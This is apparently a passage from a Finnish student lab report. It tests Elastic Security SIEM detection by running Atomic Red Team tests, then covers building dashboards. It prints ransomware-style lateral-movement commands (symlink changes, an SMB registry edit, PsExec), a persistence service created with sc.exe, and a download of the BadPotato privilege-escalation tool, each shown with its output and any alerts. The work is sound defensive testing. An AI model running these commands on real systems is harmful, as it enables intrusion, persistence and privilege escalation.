Seuraavaksi esitellään aluksi taas Elasticin Case -näkymä, kun olimme saaneet tehtyä molemmat testit (ks. Kuvio 37).



Kuvio 37. Elastic –case T1059.002

T1059.002 Atomic Test #4 piti ajaa Powershellillä, ja tässä komennot olivat seuraavat (ks. Kuvio 38):

- cmd.exe /c "wmic csproduct get UUID"
 - Haetaan emolevyn UUID -tunnus
- cmd.exe /c "fsutil behavior set SymLinkEvaluation R2L:1"
 - Sallitaan etäsymbolisten linkkien luonti paikalliselta koneelta etäkoneelle.
- cmd.exe /c "fsutil behavior set SymLinkEvaluation R2R:1"
 - Sallitaan etäsymbolisten linkkien luonti etäkoneelta toiselle etäkoneelle

- `reg add`
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v`
`MaxMpxCt /d 65535 /t REG_DWORD /f`
 - Lisätään tai muutetaan rekisteriasetusta, joka sallii suuremman määrän samanaikaisia verkkoviestejä SMB-protokollan kautta.
- `copy "PathToAtomicsFolder\..\ExternalPayloads\PsExec.exe" $env:temp`
 - Kopioidaan PsExec-työkalu väliaikaiseen kansioon.
- `cmd.exe /c "$env:temp\psexec.exe -accepteula \\#{targethost} cmd.exe /c echo "--access-token"`
 - Yritetään suorittaa komento etätietokoneella PsExec-työkalun avulla

```

cmd.exe /c "wmic csproduct get UUID"
cmd.exe /c "fsutil behavior set SymlinkEvaluation R2L:1"
PS C:\> targethost
targethost : The term 'targethost' is not recognized as the name of a cmdlet, function, script file, or operable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ targethost
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (targethost:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\> $targethost
MS01
PS C:\> cmd.exe /c "wmic csproduct get UUID"
UUID
661F30B42-A4DE-A25B-E4CB-A2F6068B358
PS C:\> cmd.exe /c "fsutil behavior set SymlinkEvaluation R2L:1"
Remote-to-local symbolic link evaluation is: ENABLED
PS C:\> cmd.exe /c "fsutil behavior set SymlinkEvaluation R2R:1"
Remote-to-remote symbolic link evaluation is: ENABLED
PS C:\> reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v MaxMpxCt /d 65535 /t REG_DWORD /f
The operation completed successfully.
PS C:\> copy "PathToAtomicsFolder\..\ExternalPayloads\PsExec.exe" $env:temp
PS C:\> cmd.exe /c "$env:temp\psexec.exe -accepteula \\$targethost cmd.exe /c echo "--access-token"

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

cmd.exe exited with error code 0.
PS C:\>

```

Kuvio 38. T1059.002 Atomic Test #4


Kyseiset komennot menivät läpi, mutta hälytystä ei saatu aikaan.

T1059.002 Atomic Test #6 komennolla hyökkääjä pyrkii luomaan uuden palvelun, joka käynnistää haittaohjelman järjestelmän käynnistyessä. Koska palvelu käynnistyy automaattisesti,

haittaohjelma saa järjestelmätason oikeudet ja voi toimia taustalla ilman käyttäjän tietämystä.

Tässä Atomic Testissä komento oli:

- `sc.exe create "WerFaultSvc" binPath= "$env:windir\WinSxS\x86_microsoft-windows-errorreportingfaults_31bf3856ad364e35_4.0.9600.16384_none_a13f7e283339a050\WerFault.exe" DisplayName= "WerFault Service" start= auto`
 - Tässä `binPath = ""` kertoo, minkä ohjelman hyökkääjä haluaa käynnistyvän automaattisesti
 - Tässä luodaan WerFault Service, joka näkyy myös kuvassa. (ks. Kuvio 39).



Kuvio 39. T1059.002 Atomic test #6

Kyseinen komento jää meillä Elasticin haaviin, ja antaa meille hälytyksen. (ks. Kuvio 40).

Service Control Spawned via Script Interpreter
Mar 3, 2024 @ 18:41:35.798

Overview Threat Intel **Table** JSON

Status: [Open](#) Severity: Low Risk Score: 21 Rule: Service Control Spawned via Script Interpreter

process event with process sc.exe, parent process powershell.exe, by User on WS01 created low alert Service Control Spawned via Script Interpreter.

This alert was found in 1 case: [T1569.002 - System Services: Service Execution](#)

Highlighted fields [View all fields in table](#)

Field	Value	Alert prevalence
host.name	WS01	93
Agent status	Healthy	—
user.name	User	59
Rule type	eq1	3605
Source event id	NRI3RYko0hh3FGJq+++TGug	1
process.name	sc.exe	2
process.parent.name	powershell.exe	7
process.args	C:\WINDOWS\system32\sc.exe create WerFaultSvc binPath=C:\WINDOWS\WinSxS\x86_microsoft-windows-errorreportingfaults_31bf3856ad364e35_4.0.9600.16384_none_a13f7e283339a050\WerFault.exe DisplayName=WerFault Service start=auto	12

Activate Windows
Go to Settings to activate Windows.
[Take action](#)

Kuvio 40. Elastic Alert – T1059.002 Atomic Test #6

Ja kuten aikaisemminkin, jokaisen Atomic Testin jälkeen ajoimme CleanUp –komennot mikäli sellaiset olivat meillä käytössä.

Viimeisenä tapauksena valitsimme T1134.001 - Access Token Manipulation: Token Impersonation/Theft ja siitä Atomic Test #4 - Bad Potato sekä Atomic Test #5 - Juicy Potato (ks. Kuvio 41).

T1134.001 liittyy käyttäjän tokenin manipulointiin esimerkiksi väärentämisen tai anastamisen muodossa. Tavoitteena saada käyttöoikeudet tai käyttöoikeuksien korotus sivuuttaen pääsykontrollit.

Loimme uuden Casen tapaukselle ja kokosimme sinne jälleen kommentit, muistiinpanot ja liipaistuneet hälytykset.

Atomic Test #4 - Bad Potato -testissä käyttöoikeuksien anastamiseen pyrittiin käyttäen named pipe -yhteyksiä. Seuraavassa kuviossa näkymä casesta #4 ajamisen jälkeen.

Epäilimme varsinkin ensimmäisen alertin liipaistuneen aiempien testailujen yhteisvaikutuksesta eikä niinkään tämän testin takia. Windows Defender puuttui tehokkaasti testien ajamiseen tämän

tapauksen osalta ja vaikka osittain saimme sen disabloitua, ei testiä lopulta saatu loppuun ajettua. Totestimme Defenderin olevan varsin hyvin ajan tasalla tämän uhan osalta.

T1134.001 - Access Token Manipulation: Token Impersonation/Theft

elastic added description 14 days ago

Atomic Test #4 - Bad Potato

Atomic Test #5 - Juicy Potato

elastic added an alert from [Multiple Alerts in Different ATT&CK Tactics on a Single Host](#) 14 days ago

elastic added an alert from [Connection to Commonly Abused Web Services](#) 14 days ago

elastic added an alert from [Connection to Commonly Abused Web Services](#) 14 days ago

elastic 14 days ago (edited 14 days ago)

Atomic Test #4 - Bad Potato

Ajettiin prereq-komento
Invoke-WebRequest -OutFile
"PathToAtomicsFolder..\ExternalPayloads\BadPotato.exe" "
<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1134.001/bin/BadPotato.exe?raw=true>"


Tämän jälkeen tuli alertit yllä. Ensimmäisen osalta emme olleet 100% varmoja liipaistuiko tästä casesta. Mahdollisesti jo aiemmista.

BadPotaton lataus liipaisi WindowsDefenderin estämään sen latauksen. Poistimme käsin latauksen Defenderin karanteenista ja jatkoimme.

Yritettäessä ajaa komentoa Defender puuttui jälleen peliin ja esti.

Kuvio 41. Bad Potato

#5 Juicy Potato osalta on Casen muistiinpanot alla olevassa kuvassa. Tässä testissa Windows Defender puuttui peliin jo prereq-komennon ajossa. Defenderin disabloimisen jälkeen ajaminen estyi vuorostaan Elastic Securityn toimesta, joten lopetimme testaamisen siihen (ks. Kuvio 42).




Kuvio 42. Juicy Potato

3.4 Oman dashboardin luominen

Aluksi tutustuimme Dashboard-tutoriaaliin ja sitten ryhdyimme tutustumaan niiden luomiseen omalla datalla. Tässä harjoituksessa suurimmaksi haasteeksi muodostui lähinnä runsaudenpula. Sekä käytettävissä olevan datan suhteen, eli mikä data olisi mielekästä poimia mukaan dashboardeille, että käytettävissä olevien visualisointien suhteen, valinnanvaraa on niidenkin

osalta todella runsaasti. Selvästikin tämä osa-alue on sellainen, jossa parhaat käytännöt muodostuvat vasta kokemuksen myötä.

Rakentamamme dashboardit olivatkin tässä vaiheessa ehkä enemmän proof-of-concept tyyliä eli testailua miten dataa saadaan esitettyä kuin varsinaisesti tosikäyttöön soveltuvia (ks. Kuvio 43).




@timestamp per day	Top 3 values of file.path	Top 3 values of event.code	Top 3 values of event.type	Other > Count of records
2024-02-28	C:\Windows\TEMP\SDIAG_438c2a16-6f 4104		info	1
2024-02-28	C:\Windows\TEMP\SDIAG_6bf5b13d-57 4104		info	1
2024-02-29	C:\Windows\TEMP\SDIAG_0f4547d5-af 4104		info	1
2024-03-03	C:\WINDOWS\system32\WindowsPower 4103		info	2
2024-03-03	C:\WINDOWS\system32\WindowsPower 4103		info	2

Kuvio 43. Yksinkertainen datataulukko

Seuraavaksi loimme toisen yksinkertaisen kaavion, jossa havainnollistimme eventtien määrää.

Tämä voisi olla hyödyllinen siinä mielessä, että piikit määrissä voivat olla osoitus uhka-aktiviteetin noususta (ks. Kuvio 44).




Kuvio 44. Tapahtumamäärät

Seuraava kokeilumme oli jo hieman kunnianhimoisempi, loimme Donut-kuvaajan jossa erittelimme havaittuja uhkia kategorioittain sekä alakategorioittain. Tämä kuvaaja voisi olla jo oikeasti hyödyllinenkin analyyseissä (ks. Kuvio 45).




Kuvio 45. Uhkakategoriat ja alakategoriat

Loimme samantyyppisen kuvaajan myös top-3 kategorioille (ks. Kuvio 46).



Kuvio 46. Uhkakategoriat rajattuna

Riskiuhkatasokaaviossa testailimme Heat Map-tyyppistä kuvaajaa ja pyrimme havainnollistamaan uhkavakavuuden mukaan dataa. Tässä haimme pitkään mahdollisuuksia säätää kuvaajien värivalintoja mutta totesimme että aina se ei tunnu olevan mahdollista siinä määrin kuin toivoisi (ks. Kuvio 47).



Kuvio 47. Riskiuhkatasokaavio

Pohdinta

Hankaluuksia meillä oli Atomic Testeissä siinä, että kaikki meidän tekemät komennot eivät suoraan generoi hälytystä mutta tarkastelemalla event –logeja löytyy esimerkiksi regeditit. Tämä ei kuitenkaan ole kovin käytännöllinen, ja jäimmekin miettimään että onko elasticissa mahdollisuuksia kuinka tehdä säätöjä, joka hälyttäisi kun joku tekee tällaisen muutoksen ja onko se loppupeleissä kuinka käytännöllistä eli tuleeko regedittejä kuinka paljon normaalissa käytössä. Toisaalta mikäli esim porttien muutoksia ei huomaa kriittisissä ohjelmistoissa niin voi aiheuttaa tietoturvariskejä yritykselle.

Lähteet

Atomic Test #13 – Rundll32 with desk.cpl. 2024. Atomic. Viitattu 25.2.2024.

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1218.011/T1218.011.md#atomic-test-13---rundll32-with-deskcpl>

Elastic Security overview. 2024. elastic. Viitattu 8.3.2024,

<https://www.elastic.co/guide/en/security/current/es-overview.html>

Fleet and Elastic Agent overview. 2024. elastic. Viitattu 8.3.2024

<https://www.elastic.co/guide/en/fleet/current/fleet-overview.html#unified-integrations>

Net. Viitattu 15.3.2024. <https://attack.mitre.org/software/S0039/>

SolarWinds Compromise. 2023. Viitattu 15.3.2024. <https://attack.mitre.org/campaigns/C0024/>

T1021.001 - Remote Services: Remote Desktop Protocol. Viitattu 15.3.2024.

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1021.001/T1021.001.md>

T1021.006 - Remote Services: Windows Remote Management. Viitattu 15.3.2024.

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1021.006/T1021.006.md>

T1059.002 - System Services: Service Execution. Viitattu 15.3.2024.

<https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1569.002/T1569.002.md#atomic-test-4---blackcat-pre-encryption-cmds-with-lateral-movement>

What is Elasticsearch?. 2024. elastic. Viitattu 8.3.2024.

<https://www.elastic.co/guide/en/elasticsearch/reference/current/elasticsearch-intro.html>

What is Fleet Server. 2024. elastic. Viitattu 8.3.2024

<https://www.elastic.co/guide/en/fleet/current/fleet-server.html>

What is SIEM (Security Information and Event Management)?. 2024. Viitattu 11.3.2024.
<https://www.elastic.co/what-is/siem>